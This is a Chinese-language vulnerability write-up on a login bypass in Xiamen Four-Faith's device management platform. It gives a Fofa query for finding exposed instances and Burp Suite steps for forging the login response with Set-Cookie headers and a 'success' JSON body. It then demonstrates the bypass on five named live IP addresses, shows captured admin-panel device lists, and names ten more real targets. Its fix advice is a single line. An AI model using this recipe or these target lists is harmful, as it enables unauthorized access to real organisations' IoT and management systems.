

厦门四信通信科技有限公司设备管理平台存在逻辑缺陷漏洞

一、漏洞描述

厦门四信通信科技有限公司，系中国物联网无线通信领域骨干企业，是一家以浓厚的“诚信、信任、信心、信仰”价值观色彩覆盖产品、服务和管理活动的高新技术企业。四信，福建省著名商标，福建省科技创新小巨人领先企业，厦门市优质品牌，厦门市高新技术企业。四信专注于智慧水利、水务信息化等垂直行业应用产品的研发、生产与服务，为政府管理部门和行业客户的物联网建设提供产品与智慧。在 2016 中国(厦门)国际物联网博览会上发布的城市防汛“一张图”决策指挥系统就是其中的代表产品。厦门四信通信科技有限公司设备管理平台存在逻辑缺陷漏洞，攻击者可使用此漏洞绕过登录校验进入管理后台。

二、漏洞影响

全版本通用

三、漏洞复现

Fofa 关键字：

"厦门四信通信科技有限公司" && "设备管理平台"



案例 1、http://47.105.92.23:8081/

用户名和密码随便输入，然后用 burpsuite 抓包，修改 response 包：

Response 头添加：(四个 set-cookie)

Set-Cookie: 47.105.92.238081


Set-Cookie: 47.105.92.238081

Set-Cookie: 47.105.92.238081


Set-Cookie: 47.105.92.238081


内容修改为{"tag":1,"message":"success"}

放包即可绕过。



Response from http://47.105.92.23:8081/Account/Login





状态	设备编号	设备名称	IP地址	网络类型	设备型号	最近心跳时间	在线时长	离线时长	当月报警	前七天报警	今日报警
❗	20200518	123	FF12345678901234	---	F-R200	2020-05-18 16:20:33	---	528天2小时33分56秒	08	08	08
❗	70315661	鞍山西道与卫津路口北侧	866272049402926	---	F-R200	2020-08-08 19:50:50	---	445天23小时3分39秒	08	08	08
❗	70315652	鞍山西道与卫津路口西侧	866272049430752	---	F-R200	2020-08-26 00:02:16	---	428天18小时52分13秒	08	08	08
❗	60000000	包头	861712043263886	---	F-R200	2020-06-12 09:44:18	---	503天9小时10分11秒	08	08	08
❗	20100110	测试专用2020.7.10	---	---	F-R200	---	---	---	08	08	08
❗	13001202	昌平四中	---	---	F-R200	---	---	---	08	08	08
❗	13001200	昌平一中	---	---	F-R200	---	---	---	08	08	08
❗	37777777	长春炸街车	862107044571149	---	F-R200	2020-12-24 16:38:41	---	308天2小时15分48秒	08	08	08
❗	13001000	成都1	---	---	F-R200	---	---	---	08	08	08
❗	23436789	成都路由器	---	---	F-R200	---	---	---	08	08	08

案例 2、<http://210.14.157.56:8081/>

用户名和密码随便输入，然后用 burpsuite 抓包，修改 response 包：

Response 头添加：(四个 set-cookie)

Set-Cookie: 210.14.157.568081


Set-Cookie: 210.14.157.568081

Set-Cookie: 210.14.157.568081

Set-Cookie: 210.14.157.568081

内容修改为{"tag":1,"message":"success"}

发包即可绕过。



Response from http://210.14.157.56:8081/Account/Login

Forward Drop Interce... Action Oper

Pretty Raw Hex Render \n

```
1 HTTP/1.1 200 OK
2 Cache-Control: private
3 Content-Type: application/json; charset=utf-8
4 Server: Microsoft-IIS/7.5
5 X-AspNetMvc-Version: 3.0
6 X-AspNet-Version: 4.0.30319
7 Set-Cookie: 210.14.157.568081
8 Set-Cookie: 210.14.157.568081
9 Set-Cookie: 210.14.157.568081
10 Set-Cookie: 210.14.157.568081
11 X-Powered-By: ASP.NET
12 Date: Thu, 28 Oct 2021 10:53:16 GMT
13 Connection: close
14 Content-Length: 49
15
16 {
  "tag":1,
  "message":"success"
}
```

http://210.14.157.56:8081/Device/Home

设备管理平台

平台概况 设备管理 报表管理 报警管理 系统管理

admin 安全退出

批量操作 批量配置

添加 移动 删除 导入 导出 操作 配置 刷新 设备统计: 0/125/125 柜机编码 关键词

云纵信息技术有限公司

默认分组 万豪测试 测试分组 天津 新采购 F3736 F3946 郑州 河南省 四川 重庆 武汉

设备状态	设备编码	设备名称	柜机编码	网络类型	最近心跳时间	在线时长	离线时长
	10000001	重庆房地产职业学院香园餐厅二楼	1388888888	FDD LTE	2018-03-01 19:38:06	---	1336天23小时16分10秒
	10000002	空闲	---	---	---	---	---
	10000003	天津中医药大学百味餐厅	1388888888	FDD LTE	2018-11-13 22:12:40	---	1079天20小时41分36秒
	10000004	四川电影电视学院	1388888888	FDD LTE	2018-12-27 22:38:46	---	1035天20小时15分30秒
	10000005	四川电影电视学院金牛校区香如故食堂一楼	1388888888	FDD LTE	2018-12-27 22:41:41	---	1035天20小时12分35秒
	10000006	天津中医药大学梅花餐厅	1388888888	FDD LTE	2018-07-06 20:03:58	---	1209天22小时50分18秒
	10000007	10000007	---	---	---	---	---

厦门四信通信科技有限公司 (版权所有) 建议浏览器使用IE8+、Google Chrome、Firefox, 获得更好用户体验 版本: v3.3.0.0-Standard

案例 3、http://114.116.5.209:8800/

用户名和密码随便输入，然后用 burpsuite 抓包，修改 response 包：

Response 头添加：(四个 set-cookie)

Set-Cookie: 114.116.5.2098800


Set-Cookie: 114.116.5.2098800

Set-Cookie: 114.116.5.2098800

Set-Cookie: 114.116.5.2098800

内容修改为{"tag":1,"message":"success"}

发包即可绕过。




Response from http://114.116.5.209:8800/Account/Login

Forward Drop Interce... Action Open ...

Pretty Raw Hex Render \n

```
1 HTTP/1.1 200 OK
2 Cache-Control: private
3 Content-Type: application/json; charset=utf-8
4 Server: Microsoft-IIS/10.0
5 X-AspNet-Version: 4.0.30319
6 X-AspNetMvc-Version: 3.0
7 Set-Cookie: 114.116.5.2098800
8 Set-Cookie: 114.116.5.2098800
9 Set-Cookie: 114.116.5.2098800
10 Set-Cookie: 114.116.5.2098800
11 X-Powered-By: ASP.NET
12 Date: Thu, 28 Oct 2021 10:55:57 GMT
13 Connection: close
14 Content-Length: 49
15
16 {
  "tag": 1,
  "message": "success"
}
```



案例 4、<http://118.190.134.103:8800/>

用户名和密码随便输入，然后用 burpsuite 抓包，修改 response 包：

Response 头添加：(四个 set-cookie)

Set-Cookie: 118.190.134.1038800


Set-Cookie: 118.190.134.1038800


Set-Cookie: 118.190.134.1038800

Set-Cookie: 118.190.134.1038800

内容修改为{"tag":1,"message":"success"}

放包即可绕过。





案例 5、http://39.108.68.112:8800/

用户名和密码随便输入，然后用 burpsuite 抓包，修改 response 包：

Response 头添加：(四个 set-cookie)

Set-Cookie: 39.108.68.1228800




Set-Cookie: 39.108.68.1228800

Set-Cookie: 39.108.68.1228800

Set-Cookie: 39.108.68.1228800

内容修改为{"tag":1,"message":"success"}

放包即可绕过。



四、其余案例：

<http://139.9.123.65:8010/>

<http://101.201.65.225:8800/>

<http://39.100.111.140:8800/>

<http://118.178.88.71:8800/>

<http://101.132.166.187:8083/>

<http://188.165.145.176:8800/>

<http://166.62.88.122:8800/>

<http://47.88.21.65:8800/>

<http://114.249.25.67:8001/>

<http://39.99.50.203:8800/>

五、修复建议：

增加前后端 cookie 校验机制